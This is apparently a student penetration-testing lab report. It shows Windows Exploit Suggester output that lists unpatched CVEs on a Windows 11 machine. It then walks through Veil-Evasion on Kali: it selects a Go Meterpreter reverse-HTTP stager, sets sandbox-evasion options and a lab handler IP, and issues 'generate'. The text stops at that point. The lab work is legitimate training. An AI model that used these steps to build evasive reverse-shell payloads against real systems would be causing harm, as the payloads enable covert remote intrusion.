
Fig. 2. Screenshot (step ii)

- The affected product is : *Windows 11 for x64-based Systems*



```
Date: 20211214
CVE: CVE-2021-43219
KB: KB5008215
Title: DirectX Graphics Kernel File Denial of Service Vulnerability
Affected product: Windows 11 for x64-based Systems
Affected component: Microsoft
Severity: Important
Impact: Denial of Service
Exploit: n/a

Date: 20211214
CVE: CVE-2021-43222
KB: KB5008215
Title: Microsoft Message Queuing Information Disclosure Vulnerability
Affected product: Windows 11 for x64-based Systems
Affected component: Microsoft
Severity: Important
Impact: Information Disclosure
Exploit: n/a

Date: 20211214
CVE: CVE-2021-43224
KB: KB5008215
Title: Windows Common Log File System Driver Information Disclosure Vulnerability
Affected product: Windows 11 for x64-based Systems
Affected component: Microsoft
Severity: Important
Impact: Information Disclosure
Exploit: n/a

Date: 20211214
CVE: CVE-2021-43226
KB: KB5008215
Title: Windows Common Log File System Driver Elevation of Privilege Vulnerability
Affected product: Windows 11 for x64-based Systems
Affected component: Microsoft
Severity: Important
Impact: Elevation of Privilege
Exploit: n/a
```


Fig. 3. Screenshot (step iii)



```
Date: 20211214
CVE: CVE-2021-43228
KB: KB5008215
Title: SymCrypt Denial of Service Vulnerability
Affected product: Windows 11 for x64-based Systems
Affected component: Microsoft
Severity: Important
Impact: Denial of Service
Exploit: n/a

Date: 20211214
CVE: CVE-2021-43229
KB: KB5008215
Title: Windows NTFS Elevation of Privilege Vulnerability
Affected product: Windows 11 for x64-based Systems
Affected component: Microsoft
Severity: Important
Impact: Elevation of Privilege
Exploit: n/a

Date: 20211214
CVE: CVE-2021-43230
KB: KB5008215
Title: Windows NTFS Elevation of Privilege Vulnerability
Affected product: Windows 11 for x64-based Systems
Affected component: Microsoft
Severity: Important
Impact: Elevation of Privilege
Exploit: n/a

Date: 20211214
CVE: CVE-2021-43231
KB: KB5008215
Title: Windows NTFS Elevation of Privilege Vulnerability
Affected product: Windows 11 for x64-based Systems
Affected component: Microsoft
Severity: Important
Impact: Elevation of Privilege
Exploit: n/a
```

Fig. 4. Screenshot (step iv)

- There have been found 30 vulnerabilities




```
Date: 20211214
CVE: CVE-2021-43880
KB: KB5008215
Title: Windows Mobile Device Management Elevation of Privilege Vulnerability
Affected product: Windows 11 for x64-based Systems
Affected component: Microsoft
Severity: Important
Impact: Elevation of Privilege
Exploit: n/a

Date: 20211216
CVE: CVE-2021-43883
KB: KB5008215
Title: Windows Installer Elevation of Privilege Vulnerability
Affected product: Windows 11 for x64-based Systems
Affected component: Microsoft
Severity: Important
Impact: Elevation of Privilege
Exploit: n/a

Date: 20211216
CVE: CVE-2021-43893
KB: KB5008215
Title: Windows Encrypting File System (EFS) Elevation of Privilege Vulnerability
Affected product: Windows 11 for x64-based Systems
Affected component: Microsoft
Severity: Important
Impact: Elevation of Privilege
Exploit: n/a

[-] Missing patches: 1
    - KB5008215: patches 30 vulnerabilities
[I] KB with the most recent release date
    - ID: KB5008215
    - Release date: 20211216
[+] Done. Displaying 30 of the 30 vulnerabilities found.
PS C:\Users\anuja\wesng-master> |
```

Note: The results are that we found a total of 30 Vulnerabilities in Windows11.

The next step will be to check how many of them are critical. For that, it will be used the following command:

- **'python wes.py sysinfo.txt -s critical' command**




```
[+] Operating System
    - Name: Windows 11 for x64-based Systems
    - Generation: 11
    - Build: 22621
    - Version: 22H2
    - Architecture: x64-based
    - Installed hotfixes (4): KB5028948, KB5012170, KB5029263, KB5028756
[+] Loading definitions
    - Creation date of definitions: 20230816
[+] Determining missing patches
[+] Applying display filters
[!] Found vulnerabilities!

Date: 20211215
CVE: CVE-2021-43217
KB: KB5008215
Title: Windows Encrypting File System (EFS) Remote Code Execution Vulnerability
Affected product: Windows 11 for x64-based Systems
Affected component: Microsoft
Severity: Critical
Impact: Remote Code Execution
Exploit: n/a

Date: 20211214
CVE: CVE-2021-43233
KB: KB5008215
Title: Remote Desktop Client Remote Code Execution Vulnerability
Affected product: Windows 11 for x64-based Systems
Affected component: Microsoft
Severity: Critical
Impact: Remote Code Execution
Exploit: n/a

[-] Missing patches: 1
    - KB5008215: patches 2 vulnerabilities
[I] KB with the most recent release date
    - ID: KB5008215
    - Release date: 20211215
[+] Done. Displaying 2 of the 30 vulnerabilities found.
PS C:\Users\anuja\wesng-master>
```

Now, there have been found 2 vulnerabilities which are critical among all 30.

The next step will include to filter to print only exploit available critical vulnerabilities with '-e', below:

> python wes.py sysinfo.txt -e




```
Title: Windows Encrypting File System (EFS) Remote Code Execution Vulnerability
Affected product: Windows 11 for x64-based Systems
Affected component: Microsoft
Severity: Critical
Impact: Remote Code Execution
Exploit: n/a

Date: 20211214
CVE: CVE-2021-43233
KB: KB5008215
Title: Remote Desktop Client Remote Code Execution Vulnerability
Affected product: Windows 11 for x64-based Systems
Affected component: Microsoft
Severity: Critical
Impact: Remote Code Execution
Exploit: n/a

[-] Missing patches: 1
    - KB5008215: patches 2 vulnerabilities
[I] KB with the most recent release date
    - ID: KB5008215
    - Release date: 20211215
[+] Done. Displaying 2 of the 30 vulnerabilities found.
PS C:\Users\anuja\wesng-master> python wes.py C:\Users\anuja\sysinfo.txt -e
Windows Exploit Suggester 1.03 ( https://github.com/bitsadmin/wesng/ )
[+] Parsing systeminfo output
[+] Operating System
    - Name: Windows 11 for x64-based Systems
    - Generation: 11
    - Build: 22621
    - Version: 22H2
    - Architecture: x64-based
    - Installed hotfixes (4): KB5028948, KB5012170, KB5029263, KB5028756
[+] Loading definitions
    - Creation date of definitions: 20230816
[+] Determining missing patches
[+] Applying display filters
[-] Done. No vulnerabilities found

PS C:\Users\anuja\wesng-master> |
```

Note: There are no such vulnerabilities in Windows11. Hence all the vulnerabilities are without exploitation.


III. Creating Payloads by using Veil Framework

Fig. 1. Creating payloads with veil framework



```
┌──(anuja㉿kali)-[~]
└─$ veil
===============================================================================
                             Veil | [Version]: 3.1.14
===============================================================================
      [Web]: https://www.veil-framework.com/ | [Twitter]: @VeilFramework
===============================================================================

Main Menu

        2 tools loaded

Available Tools:

        1)      Evasion
        2)      Ordnance

Available Commands:

        exit                    Completely exit Veil
        info                    Information on a specific tool
        list                    List available tools
        options                 Show Veil configuration
        update                  Update Veil
        use                     Use a specific tool
```

Fig. 2. List of some payloads under Veil - Evasion




Applications
Places
Terminal
Jul 27 00:04
anuja@kali: ~
root@kali: /var/lib/veil/output/source
anuja@kali: ~
root@kali: /var/lib/veil/output/source

```
        36)     python/shellcode_inject/stallion.py

        37)     ruby/meterpreter/rev_http.py
        38)     ruby/meterpreter/rev_https.py
        39)     ruby/meterpreter/rev_tcp.py
        40)     ruby/shellcode_inject/base64.py
        41)     ruby/shellcode_inject/flat.py


Veil/Evasion>: use 14
===============================================================================
                                   Veil-Evasion
===============================================================================
      [Web]: https://www.veil-framework.com/ | [Twitter]: @VeilFramework
===============================================================================

 Payload Information:

        Name:           Pure Golang Reverse HTTP Stager
        Language:       go
        Rating:         Normal
        Description:    pure windows/meterpreter/reverse_http stager, no
                        shellcode

Payload: go/meterpreter/rev_http selected

 Required Options:

Name                    Value           Description
```

Fig. 3. Steps of selection process:


- Firstly access: **go/meterpreter/rev_http**
- The idea is to offer various options for selected payload as in the following example:


Applications
Places
Terminal
Jul 27 00:03
anuja@kali: ~
root@kali: /var/lib/veil/output/source
anuja@kali: ~
root@kali: /var/lib/veil/output/source

```
CLICKTRACK        X              Require X number of clicks before execution
COMPILE_TO_EXE    Y              Compile to an executable
CURSORCHECK       FALSE          Check for mouse movements
DISKSIZE          X              Check for a minimum number of gigs for hard disk
HOSTNAME          X              Optional: Required system hostname
INJECT_METHOD     Virtual        Virtual or Heap
LHOST             192.168.230.128 IP of the Metasploit handler
LPORT             80             Port of the Metasploit handler
MINPROCS          X              Minimum number of running processes
PROCCHECK         FALSE          Check for active VM processes
PROCESSORS        X              Optional: Minimum number of processors
RAMCHECK          FALSE          Check for at least 3 gigs of RAM
SLEEP             X              Optional: Sleep "Y" seconds, check if accelerated
USERNAME          X              Optional: The required user account
USERPROMPT        FALSE          Prompt user prior to injection
UTCCHECK          FALSE          Check if system uses UTC time

 Available Commands:

        back                Go back to Veil-Evasion
        exit                Completely exit Veil
        generate            Generate the payload
        options             Show the shellcode's options
        set                 Set shellcode option

[go/meterpreter/rev_http>>]: generate
===============================================================================
                                   Veil-Evasion
===============================================================================
```

Fig. 4. Generate the payload

